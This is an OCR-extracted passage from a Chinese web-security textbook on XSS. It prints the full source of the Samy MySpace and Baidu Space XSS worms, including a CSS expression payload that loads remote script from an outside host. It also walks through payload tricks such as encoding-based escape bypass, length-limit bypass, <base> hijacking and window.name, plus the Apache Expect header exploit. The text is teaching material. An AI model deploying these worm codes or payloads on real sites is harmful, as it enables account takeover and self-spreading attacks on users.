    function findIn(BF,BB,BC){
      var R=BF.indexOf(BB)+BB.length;
      var S=BF.substring(R,R+1024);
```

```
        return S.substring(0,S.indexOf(BC))
      }
      function getHiddenParameter(BF,BG){
        return findIn(BF,'name='+B+BG+B+'
value='+B,B)
      }
      function getFromURL(BF,BG){
        var T;
        if(BG=='Mytoken'){
          T=B
        }else{
          T='&'

        }
        var U=BG+'=';
        var V=BF.indexOf(U)+U.length;
        var W=BF.substring(V,V+1024);
        var X=W.indexOf(T);
        var Y=W.substring(0,X);
        return Y
      }
      function getXMLObj(){
        var Z=false;
        if(window.XMLHttpRequest){
          try{
            Z=new XMLHttpRequest()
          }catch(e){
            Z=false
```

```
          }
        }else if(window.ActiveXObject){
          try{
            Z=new
ActiveXObject('Msxml2.XMLHTTP')
          }catch(e){
            try{
              Z=new
ActiveXObject('Microsoft.XMLHTTP')
            }catch(e){
              Z=false
            }
          }
        }
        return Z
      }
      var AA=g();
      var AB=AA.indexOf('m'+'ycode');
      var AC=AA.substring(AB,AB+4096);
      var AD=AC.indexOf('D'+'IV');
      var AE=AC.substring(0,AD);
      var AF;
      if(AE){
        AE=AE.replace('jav'+'a',A+'jav'+'a');

AE=AE.replace('exp'+'r)','exp'+'r)'+A);
        AF=' but most of all, samy is my
hero. <d'+'iv id='+AE+'D'+'IV>'
```

```
      }
      var AG;
      function getHome(){
        if(J.readyState!=4){
          return
        }
        var AU=J.responseText;
        AG=findIn(AU,'P'+'rofileHeroes','</
td>');
        AG=AG.substring(61,AG.length);
        if(AG.indexOf('samy')==-1){
          if(AF){
            AG+=AF;
            var AR=getFromURL(AU,'Mytoken');
            var AS=new Array();
            AS['interestLabel']='heroes';
            AS['submit']='Preview';
            AS['interest']=AG;
            J=getXMLObj();
            httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='
+AR,postHero,
'POST',paramsToString(AS))
          }
        }
      }
      function postHero(){
        if(J.readyState!=4){
```

```
          return
        }
        var AU=J.responseText;
        var AR=getFromURL(AU,'Mytoken');
        var AS=new Array();
        AS['interestLabel']='heroes';
        AS['submit']='Submit';
        AS['interest']=AG;

AS['hash']=getHiddenParameter(AU,'hash');
        httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='
+AR,nothing,
'POST',paramsToString(AS))
      }
      function main(){
        var AN=getClientFID();
        var BH='/index.cfm?
fuseaction=user.viewProfile&friendID='+AN
+'&Mytoken='+L;
        J=getXMLObj();
        httpSend(BH,getHome,'GET');
        xmlhttp2=getXMLObj();
        httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=1
1851658&
Mytoken=' +L,processxForm,'GET')
      }
```

```
      function processxForm(){
        if(xmlhttp2.readyState!=4){
        return
      }
      var AU=xmlhttp2.responseText;
      var
AQ=getHiddenParameter(AU,'hashcode');
      var AR=getFromURL(AU,'Mytoken');
      var AS=new Array();
      AS['hashcode']=AQ;
      AS['friendID']='11851658';
      AS['submit']='Add to Friends';
      httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='
+AR,nothing,
'POST',paramsToString(AS))
    }
    function httpSend2(BH,BI,BJ,BK){
      if(!xmlhttp2){
        return false
      }

eval('xmlhttp2.onr'+'eadystatechange=BI');
      xmlhttp2.open(BJ,BH,true);
      if(BJ=='POST'){
        xmlhttp2.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');
        xmlhttp2.setRequestHeader('Content-Le
```

```
      xmlhttp2.send(BK);
      return true
    }"></DIV>
```

XSS Worm是XSS的一种终极利用方式，它的破坏力和影响力是巨大的。但是发起XSS Worm攻击也有一定的条件。


一般来说，用户之间发生交互行为的页面，如果存在存储型XSS，则比较容易发起XSS Worm攻击。

比如，发送站内信、用户留言等页面，都是XSS Worm的高发区，需要重点关注。而相对的，如果一个页面只能由用户个人查看，比如“用户个人资料设置”页面，因为缺乏用户之间互动的功能，所以即使存在XSS，也不能被用于XSS Worm的传播。

3.2.4.2　百度空间蠕虫

下面这个XSS Worm的案例来自百度。

2007年12月，百度空间的用户忽然互相之间开始转发垃圾短消息，后来百度工程师紧急修复了这一漏洞：



hi.baidu.com
百度空间的官方空间

百度空间
管理员
纪念徽章
hi.baidu.com

真我，真朋友

主页 | 博客 | 相册 | 个人档案 | 好友

查看文章

垃圾消息问题已经解决！ 2007-12-26 14:57

亲爱的Hier,

如果您收到大量的雷同消息，如"哈，节日快乐呀热烈庆祝2008，心情好好，记得要想我呀"，并且，在消息之后附有该发消息人的空间地址，则请勿点击该地址，也不要访问该地址（哪怕该地址是在您的好友列表中）。

我们已经查明，该问题是由于有人通过空间模板漏洞，调用外部恶意代码所致。凡访问受感染空间的用户，自己的空间也会受感染，并且自动向好友发送类似消息。

很多网友会关心该恶意代码的危害。我们已经查明，该代码除了会导致向好友发送垃圾消息，并且使得访问该空间的用户空间也受感染之外，不会对本地电脑产生任何危害。

但由于同时发送大量消息会耗用系统资源，可能会使得您的机器速度变慢。如果您访问过前面所说的空间网址，并且有机器变慢的迹象，退出空间登录状态即可解除该问题；但当您再次登陆后，依然有可能面临同样的问题。彻底摆脱恶意代码，只需在百度空间的模板页面（http://hi.baidu.com/sys/share）重新换用一套新模板即可。

我们的工程师正在紧急处理问题。我们对消息的发送进行了控制，并正在消除受感染的用户模板中的恶意代码。当问题得到完全解决，我们会在第一时间通报大家。

非常抱歉因为我们的疏漏给大家带来一些不必要的担心和麻烦，我们空间组向Hier们致歉。我们会继续完善空间的建设，让Hier们有一个更加温馨和安全的网上家园。

UPDATE: 经过工程师昨晚的紧急处理，该漏洞已彻底修复！

我们一直致力于为广大Hier打造安全、稳定、温馨的网上家园，希望您在空间愉快！

如果有什么问题欢迎反馈给我们：

A.与百度对话
B.在百度空间吧内反馈您的问题
C.在本文章下留言

百度空间组 上

百度空间的XSS蠕虫公告

这次事件，是由XSS Worm造成的。时任百度系统部高级安全顾问的方小顿，分析了这个蠕虫的技术细节，他在文中写到：上面基本就是代码，总体来说，还是很有意思的。首先就是漏洞，过滤多一个字符都不行，甚至挪一个位置都不行（上面的Playload部分）。这个虫子比较特殊的地方是感染IE用户，对其他用户无影响；另外就是完全可以隐蔽地传播，因为只是在CSS中加代码并不会有什么明显的地方，唯一的缺陷是有点卡。所以，完全可以长时间地存在，感染面不限制于blog，存在CSS的地方都可以，譬如Profile。另外比较强大的一点

就是跟真正的虫子一样，不只是被动地等待，选择在好友发消息时引诱别人过来访问自己的blog，利用好奇心可以做到这点。最后还加了个给在线人随机发消息请求加链接，威力可能更大，因为会创造比较大的基数，这样一感染就是一个blog。到Baidu封锁时，这个虫子已经感染了8700多个blog。总体来说还不错，本来想作为元旦的一个贺礼，不过还是提前死掉了。可以看到，在代码和流程里运用了很多系统本身就有的特性，自己挖掘吧。

这个百度XSS Worm的源代码如下：

```
window.onerror = killErrors;
execScript(unescape('Function%20URLEncoding
%28vstrIn%29%0A%20%20%20%20strReturn%20%3D
%20%22%22%0A%20%20%20%20For%20aaaa%20%3D
%201%20To%20Len%28vstrIn%29%0A%20%20%20%20%20
%20%20%20ThisChr%20%3D%20Mid%28vStrIn%2Caaaa
%2C1%29%0A%20%20%20%20%20%20%20%20If%20Ab
s%28Asc%28ThisChr%29%29%20%3C%20%26HFF%20Then
%0A%20%20%20%20%20%20%20%20%20%20%20%20s
trReturn%20%3D%20strReturn%20%26%20ThisChr%0A
%20%20%20%20%20%20%20%20Else%0A%20%20%20
%20%20%20%20%20%20%20%20%20innerCode%20%3D
%20Asc%28ThisChr%29%0A%20%20%20%20%20%20%20
%20%20%20%20%20If%20innerCode%20%3C
```

```
%200%20Then%0A
%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20innerCode%20%3D%20innerCode%20+
%20%26H10000%0A%20%20%20%20%20%20%20%20%20
%20%20%20End%20If%0A
%20%20%20%20%20%20%20%20%20%20%20%20Hight8%20
%3D%20%28innerCode%2
0%20And%20%26HFF00%29%5C%20%26HFF%0A
%20%20%20%20%20%20%20%20%20%20%20%20Low8%20%3
D%20
innerCode%20And%20%26HFF%0A
%20%20%20%20%20%20%20%20%20%20%20%20strReturn
%20%3D%20strR
eturn%20%26%20%22%25%22%20%26%20Hex
%28Hight8%29%20%26%20%20%22%25%22%20%26%20Hex
%28Lo
w8%29%0A%20%20%20%20%20%20%20%20End%20If%0A
%20%20%20%20Next%0A%20%20%20%20URLEncoding
%20%3D%20strReturn%0AEnd
%20Function'),'VBScript');
cookie='';
cookieval=document.cookie;
spaceid=spaceurl;
myhibaidu="http://hi.baidu.com"+spaceid;
xmlhttp=poster();
debug=0;
online();
if(spaceid!='/') {
```

```
if(debug==1) {
 goteditcss();
 document.cookie='xssshell/owned/you!';
}
if(cookieval.indexOf('xssshell')==-1) {
goteditcss();
document.cookie='xssshell/owned/you!';
}
}
function makeevilcss(spaceid,editurl,use){
playload="a{evilmask:ex/*exp/**/ression*/
pression(execScript(unescape('d%253D%2522doc
%2522%252B%2522ument%2522%253B%250D%250Ai
%253D%2522function%2520load%2528%2529%257Bva
r%2520x%253D%2522%252Bd%252B
%2522.createElement%2528%2527SCRIPT
%2527%2529%253Bx.src%2
53D%2527http%253A//www.18688.com/cache/1.js
%2527%253Bx.defer%253Dtrue%253B%2522%252Bd
%252B%2522.getElementsByTagName%2528%2527HEAD
%2527%2529%255B0%255D.appendChild%2528x%
2529%257D%253Bfunction%2520inject
%2528%2529%257Bwindow.setTimeout
%2528%2527load%2528%
2529%2527%252C1000%2529%257D%253Bif
%2528window.x%2521%253D1%2529%257Bwindow.x
%253D1%2
53Binject%2528%2529%257D%253B%2522%250D
```

```
%250AexecScript%2528i%2529')))}";
action=myhibaidu+"/commit";
spCssUse=use;
s=getmydata(editurl);
re = /\<input type=\"hidden\" id=\"ct\" name=
\"ct\" value=\"(.*?)\"/i;
ct = s.match(re);
ct=(ct[1]);
re = /\<input type=\"hidden\" id=\"cm\" name=
\"cm\" value=\"(.*?)\"/i;
cm = s.match(re);
cm=(cm[1])/1+1;
re = /\<input type=\"hidden\" id=\"spCssID\"
name=\"spCssID\" value=\"(.*?)\"/i;
spCssID = s.match(re);
spCssID=(spCssID[1]);
spRefUrl=editurl;
re = /\<textarea(.*?)\>([^\x00]*?)\<\/
textarea\>/i;
spCssText = s.match(re);
spCssText=spCssText[2];
spCssText=URLEncoding(spCssText);
if(spCssText.indexOf('evilmask')!==-1) {
 return 1;
}
else spCssText=spCssText+"\r\n\r\n"+playload;
re = /\<input name=\"spCssName\"(.*?)value=
\"(.*?)\">/i;
```

```
spCssName = s.match(re);
spCssName=spCssName[2];
re = /\<input name=\"spCssTag\"(.*?)value=
\"(.*?)\">/i;
spCssTag = s.match(re);
spCssTag=spCssTag[2];
postdata="ct="+ct
+"&spCssUse=1"+"&spCssColorID=1"+"&spCssLayou
tID=-1"+"&spRefURL="+UR
LEncoding(spRefUrl)+"&spRefURL="+URLEncoding(
spRefUrl)+"&cm="+cm+"&spCssID="+spCssID+
"&spCssText="+spCssText
+"&spCssName="+URLEncoding(spCssName)+"&spCss
Tag="+URLEncoding
(spCssTag);
result=postmydata(action,postdata);
sendfriendmsg();
count();
hack();
}
function goteditcss() {
src="http://hi.baidu.com"+spaceid+"/modify/
spcrtempl/0";
s=getmydata(src);
re = /\<link rel=\"stylesheet\" type=\"text\/
css\"
href=\"(.*?)\/css\/item\/(.*?)\.css\">/i;
r = s.match(re);
```

```
nowuse=r[2];
makeevilcss(spaceid,"http://hi.baidu.com"+spa
ceid+"/modify/spcss/"+nowuse+".css/edit"
,1);
return 0;
}
function poster(){
var request = false;
if(window.XMLHttpRequest) {
request = new XMLHttpRequest();
if(request.overrideMimeType) {
request.overrideMimeType('text/xml');
}
} else if(window.ActiveXObject) {
var versions = ['Microsoft.XMLHTTP',
'MSXML.XMLHTTP', 'Microsoft.XMLHTTP',
'Msxml2.XMLHTTP.7.0', 'Msxml2.XMLHTTP.6.0',
'Msxml2.XMLHTTP.5.0', 'Msxml2.XMLHTTP.4.0',
'MSXML2.XMLHTTP.3.0', 'MSXML2.XMLHTTP'];
for(var i=0; i<versions.length; i++) {
try {
request = new ActiveXObject(versions[i]);
} catch(e) {}
}
}
return request;
}
function postmydata(action,data){
```

```
xmlhttp.open("POST", action, false);
xmlhttp.setRequestHeader('Content-Type',
'application/x-www-form-urlencoded');
xmlhttp.send(data);
 return xmlhttp.responseText;
}
function getmydata(action){
xmlhttp.open("GET", action, false);
xmlhttp.send();
 return xmlhttp.responseText;
}
function killErrors() {
 return true;
}
function count() {
 a=new Image();
 a.src='http://img.users.51.la/1563171.asp';
 return 0;
}
function online() {
 online=new Image();
 online.src='http://img.users.51.la/1563833.a
sp ';
 return 0;
}
function hack() {
 return 0;
}
```

```
function sendfriendmsg(){
 myfurl=myhibaidu+"/friends";
 s=getmydata(myfurl);
 evilmsg="哈，节日快乐呀!热烈庆祝2008，心情好好，记得要想我呀！
\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n"+myhibaidu;
 var D=function(A,B){A[A.length]=B;};
 re = /(.+)D\(k\,\[([^\]]+?)\]\)(.*)/g;
 friends = s.match(re);
 eval(friends[0]);
 for(i in k) {
 eval('msgimg'+i+'=new Image();');
  eval('msgimg'+i
+'.src="http://msg.baidu.com/?ct=22&cm=MailSend&tn=bmSubmit&sn="+URLEncoding(k[i]
[2])+"&co="+URLEncoding(evilmsg)+"&vcodeinput=";');
 }
}
```

后来又增加了一个传播函数，不过那个时候百度已经开始屏蔽此蠕虫了：

```
 function onlinemsg(){
```

```
doit=Math.floor(Math.random() * (600 + 1));
if(doit>500) {
evilonlinemsg="哈哈,还记得我不,加个友情链接
吧?\r\n\r\n\r\n我的地址是"+myhibaidu;
xmlDoc=new
ActiveXObject("Microsoft.XMLDOM");
xmlDoc.async=false;
xmlDoc.load("http://hi.baidu.com/sys/file/
moreonline.xml");
online=xmlDoc.documentElement;
users=online.getElementsByTagName("id");
x=Math.floor(Math.random() * (200 + 1));
eval('msgimg'+x+'=new Image();');
eval('msgimg'+x
+'.src="http://msg.baidu.com/?
ct=22&cm=MailSend&tn=bmSubmit&sn=
"+URLEncoding(users[x].text)+"&co="+URLEncodi
ng(evilonlinemsg)+"&vcodeinput=";');
}
}
```

攻击者想要通过XSS做坏事是很容易的，而XSS Worm则能够把这种破坏无限扩大，这正是大型网站所特别担心的事情。

无论是MySpace蠕虫，还是百度空间的蠕虫，都是“善意”的蠕虫，它们只是在“恶作剧”，而没有真正

形成破坏。真正可怕的蠕虫，是那些在无声无息地窃取用户数据、骗取密码的“恶意”蠕虫，这些蠕虫并不会干扰用户的正常使用，非常隐蔽。


3.2.5　调试JavaScript

要想写好XSS Payload，需要有很好的JavaScript功底，调试JavaScript是必不可少的技能。在这里，就简单介绍几个常用的调试JavaScript的工具，以及辅助测试的工具。

Firebug

这是最常用的脚本调试工具，前端工程师与Web Hacking必备，被喻为“居家旅行的瑞士军刀”。


Firebug非常强大，它有好几个面板，可以查看页面的DOM节点。



Firebug的界面



调试JavaScript：在Firebug中调试JavaScript




查看HTML与CSS：在Firebug中查看HTML与CSS

毋庸置疑，Firebug是JavaScript调试的第一利器。如果要说缺点，那就是除了Firefox外，对其他浏览器的支持并不好。

IE 8 Developer Tools

在IE 8中，为开发者内置了一个JavaScriptDebugger，可以动态调试JavaScript。




IE 8的开发者工具界面

在需要调试IE而又没有其他可用的JavaScript Debugger时，IE 8 Developer Tools是个不错的选择。

Fiddler

Fiddler是一个本地代理服务器，需要将浏览器设置为使用本地代理服务器上网才可使用。Fiddler会监控所有的浏览器请求，并有能力在浏览器请求中插入数据。


Fiddler支持脚本编程，一个强大的Fiddler脚本将非常有助于安全测试。



Fiddler的界面

HttpWatch

HttpWatch是一个商业软件，它以插件的形式内嵌在浏览器中。



HttpWatch的界面

HttpWatch也能够监控所有的浏览器请求，在目标网站是HTTPS时会特别有用。但HttpWatch并不能调试JavaScript，它仅仅是一个专业的针对Web

的“Sniffer”。

善用这些调试工具，在编写XSS Payload与分析浏览器安全时，会事半功倍。

3.2.6 XSS构造技巧

前文重点描述了XSS攻击的巨大威力，但是在实际环境中，XSS的利用技巧比较复杂。本章将介绍一些常见的XSS攻击技巧，也是网站在设计安全方案时需要注意的地方。

3.2.6.1 利用字符编码

“百度搜藏”曾经出现过一个这样的XSS漏洞。百度在一个<script>标签中输出了一个变量，其中转义了双引号：

```
var redirectUrl="\";alert(/XSS/);";
```

一般来说，这里是没有XSS漏洞的，因为变量处于双引号之内，系统转义了双引号导致变量无法“escape”。

但是，百度的返回页面是GBK/GB2312编码的，因此“%c1\”这两个字符组合在一起后，会成为一个Unicode字符。在Firefox下会认为这是一个字符，所以构造：

```

```

```
%c1";alert(/XSS/);//
```

并提交：

```
Request | Response | Trap
GET http://cang.baidu.com/do/add?it=xss&iu=%c1";alert(2);//&fr=sp HTTP/1.1
Host: cang.baidu.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.8.1.15) Gecko/20080623 Firefox/2.0.0.15
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: zh-cn,zh;q=0.5
Accept-Charset: gb2312,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Cookie: BDSTAT=b1498e5bd891f94a32c4df476d413ee9f26d004e7df0f736bbc379310855dd63; BDUSS=3l
```

提交的数据包

在Firefox下得到如下效果：

```
</style>
<script src="/-/js/base.js?v=1.1"></script>
<script src="/-/js/checkform.js?v=1.1"></script>
<script src="/-/js/suggest.js?v=1.1"></script>
<script src="/-/js/itemadd.js?v=1.2"></script>
<script language='javascript'>
<!--
var redirectUrl="�";alert(2);//";
var s_tags="未分类";
var sl_tags="";
var a_tags = [];
```

在Firefox下的效果

这两个字节："%c1\"组成了一个新的Uni-code字符，"%c1"把转义符号"\"给"吃掉了"，从而绕过了系统的安全检查，成功实施了XSS攻击。

3.2.6.2　绕过长度限制

很多时候，产生XSS的地方会有变量的长度限制，这个限制可能是服务器端逻辑造成的。假设下面代码存在一个XSS漏洞：

```
<input type=text value="$var" />
```

服务器端如果对输出变量“$var”做了严格的长度限制，那么攻击者可能会这样构造XSS：

```
$var为： "><script>alert(/xss/)</script>
```

希望达到的输出效果是：

```
<input type=text value=""><script>alert(/
xss/)</script>" />
```

假设长度限制为20个字节，则这段XSS会被切割为：

```
$var 输出为： "><script> alert(/xss
```

连一个完整的函数都无法写完，XSS攻击可能无法成功。那此时，是不是万事大吉了呢？答案是否定的。

攻击者可以利用事件（Event）来缩短所需要的字节数：

```
$var 输出为： "onclick=alert(1)//
```

加上空格符，刚好够20个字节，实际输出为：

```
<input type=text value="" onclick=alert(1)//
"/>
```

当用户点击了文本框后，alert()将执行：



恶意脚本被执行

但利用“事件”能够缩短的字节数是有限的。最好的办法是把XSS Payload写到别处，再通过简短的代码加载这段XSS Payload。

最常用的一个“藏代码”的地方，就是“loca-

tion.hash”。而且根据HTTP协议，location.hash的内容不会在HTTP包中发送，所以服务器端的Web日志中并不会记录下location.hash里的内容，从而也更好地隐藏了黑客真实的意图。

```
$var 输出为： "
onclick="eval(location.hash.substr(1))
```

总共是40个字节。输出后的HTML是：

```
<input type="text" value=""
onclick="eval(location.hash.substr(1)) " />
```

因为location.hash的第一个字符是 # ，所以必须去除第一个字符才行。此时构造出的XSS URL为：

```
http://www.a.com/test.html#alert(1)
```

用户点击文本框时，location.hash里的代码执行了。



location.hash里的脚本被执行

location.hash本身没有长度限制，但是浏览器的地址栏是有长度限制的，不过这个长度已经足够写很长的XSS Payload了。要是地址栏的长度也不够用，还可以再使用加载远程JS的方法，来写更多的代码。

在某些环境下，可以利用注释符绕过长度限制。

比如我们能控制两个文本框，第二个文本框允许写入更多的字节。此时可以利用HTML的“注释符号”，把两个文本框之间的HTML代码全部注释掉，从而“打通”两个<input>标签。

```
<input id=1 type="text" value="" />
xxxxxxxxxxxxx
<input id=2 type="text" value="" />
```

在第一个input框中，输入：

```
"><!--
```

在第二个input框中，输入：

```

```

```
--><script>alert(/xss/);</script>
```

最终的效果是：

```
<input id=1 type="text" value=""><!--" />
xxxxxxxxxxxxxxxxx
<input id=2 type="text" value="--
><script>alert(/xss/);</script>" />
```

中间的代码全部被

```
<!--  … -->
```

给注释掉了！最终效果如下：





恶意脚本被执行

而在第一个input框中，只用到了短短的6个字节！

3.2.6.3 使用<base>标签

<base>标签并不常用，它的作用是定义页面上的所有使用“相对路径”标签的hosting地址。

比如，打开一张不存在的图片：

```
<body>
<img src="/intl/en_AL../Images/srpr/
logo1w.png" />
</body>
```



测试页面

这张图片实际上是Google的一张图片，原地址为：

```
http://www.google.com/intl/en_AL../Images/
srpr/logo1w.png
```

在<img>标签前加入一个<base>标签：

```
<body>
```

```
<base href="http://www.google.com" />
<img src="/intl/en_AL../Images/srpr/
logo1w.png" />
</body>
```

<base>标签将指定其后的标签默认从“http://www.google.com”取URL：



测试页面

图片被找到了。

需要特别注意的是，在有的技术文档中，提到<base>标签只能用于<head>标签之内，其实这是不对的。<base>标签可以出现在页面的任何地方，并作用于位于该标签之后的所有标签。

攻击者如果在页面中插入了<base>标签，就可以通过在远程服务器上伪造图片、链接或脚本，劫持当

前页面中的所有使用“相对路径”的标签。比如：

```
<base href="http://www.evil.com" />
….
<script src="x.js" ></script>
….
<img src="y.jpg" />
…
<a href="auth.do" >auth</a>
```

所以在设计XSS安全方案时，一定要过滤掉这个非常危险的标签。

3.2.6.4　window.name的妙用

window.name对象是一个很神奇的东西。对当前窗口的window.name对象赋值，没有特殊字符的限制。因为window对象是浏览器的窗体，而并非document对象，因此很多时候window对象不受同源策略的限制。攻击者利用这个对象，可以实现跨域、跨页面传递数据。在某些环境下，这种特性将变得非常有用。

参考以下案例。假设“www.a.com/test.html”的代码为：

```
<body>
<script>
window.name = "test";
alert(document.domain+"    "+window.name);
window.location = "http://www.b.com/
test1.html";
</script>
</body>
```

这段代码将window.name赋值为test，然后显示当前域和window.name的值，最后将页面跳转到“www.b.com/test1.html”。“www.b.com/test1.html”的代码为：

```
alert(document.domain+"    "+window.name);
</script>
</body>
```

这里显示了当前域和window.name的值。最终效果如下，访问“www.a.com/test.html”：



测试页面

window.name赋值成功，然后页面自动跳转到“www.b.com/test1.html”：



测试页面

这个过程实现数据的跨域传递：“test”这个值从www.a.com传递到www.b.com。

使用window.name可以缩短XSS Payload的长度，如下所示：

```
<script>
window.name = "alert(document.cookie)";
locaton.href = "http://www.xssedsite.com/
xssed.php";
</script>
```

在同一窗口打开XSS的站点后，只需通过XSS执行以下代码即可：

```
eval(name);
```

只有11个字节，短到了极点。

这个技巧为安全研究者luoluo所发现，同时他还整理了很多绕过XSS长度限制的技巧。

3.2.7　变废为宝：Mission Impossible

从XSS漏洞利用的角度来看，存储型XSS对攻击者的用处比反射型XSS要大。因为存储型XSS在用户访问正常URL时会自动触发；而反射型XSS会修改一个正常的URL，一般要求攻击者将XSSURL发送给用户点击，无形中提高了攻击的门槛。

而有的XSS漏洞，则被认为只能够攻击自己，属于“鸡肋”漏洞。但随着时间的推移，数个曾经被认为是无法利用的XSS漏洞，都被人找到了利用方法。

3.2.7.1　Apache Expect Header XSS

“Apache Expect Header XSS”漏洞最早公布于2006年。这个漏洞曾一度被认为是无法利用的，所以厂商不认为这是个漏洞。这个漏洞的影响范围是：Apache Httpd Server版本1.3.34、2.0.57、2.2.1及以下。漏洞利用过程如下。

向服务器提交：

```
GET / HTTP/1.1
```

```
Accept: */*
Accept-Language: en-gb
Content-Type: application/x-www-form-
urlencoded
Expect:
<script>alert('http://www.whiteacid.org
is vulnerable to the Expect Header
vulnerability.');</script>
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE
6.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727; .NET
CLR 1.1.4322)
Host: www.whiteacid.org
Connection: Keep-Alive
```

服务器返回：

```
HTTP/1.1 417 Expectation Failed
Date: Thu, 21 Sep 2006 20:44:52 GMT
Server: Apache/1.3.33 (Unix)
mod_throttle/3.1.2 DAV/1.0.3
mod_fastcgi/2.4.2
mod_gzip/1.3.26.1a PHP/4.4.2 mod_ssl/2.8.22
OpenSSL/0.9.7e
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

```
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1
1ba
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML
2.0//EN">
<HTML><HEAD>
<TITLE>417 Expectation Failed</TITLE>
</HEAD><BODY>
<H1>Expectation Failed</H1>
The expectation given in the Expect request-
header
field could not be met by this server.<P>
The client sent<PRE>
Expect:
<script>alert('http://www.whiteacid.org
is vulnerable to the Expect Header
vulnerability.');</script>
</PRE>
but we only allow the 100-continue
expectation.
</BODY></HTML>
0
```

注意到服务器在出错返回时，会把Expect头的内容未经任何处理便写入到页面中，因此Expect头中的HTML代码就被浏览器解析执行了。

这是Apache的漏洞，影响范围相当广。从这个攻击过程可以看出，需要在提交请求时向HTTP头中注入恶意数据，才能触发这个漏洞。但对于XSS攻击来说，JavaScript工作在渲染后的浏览器环境中，无法控制用户浏览器发出的HTTP头。因此，这个漏洞曾经一度被认为是“鸡肋”漏洞。

后来安全研究者Amit Klein提出了“使用Flash构造请求”的方法，成功地利用了这个漏洞，变废为宝！

在Flash中发送HTTP请求时，可以自定义大多数的HTTP头。如下是Amit Klein的演示代码：

```
//Credits to Amit Klein as he wrote this, I
just decompiled it
inURL = this._url;
inPOS = inURL.lastIndexOf("?");
inParam = inURL.substring(inPOS + 1,
inPOS.length);
req = new LoadVars();
req.addRequestHeader("Expect",
"<script>alert(\'" + inParam + " is
vulnerable to the
Expect Header vulnerability.\ ');</script>");
<body>
<script>alert(\'" + inParam + " is
```

```
vulnerable to the
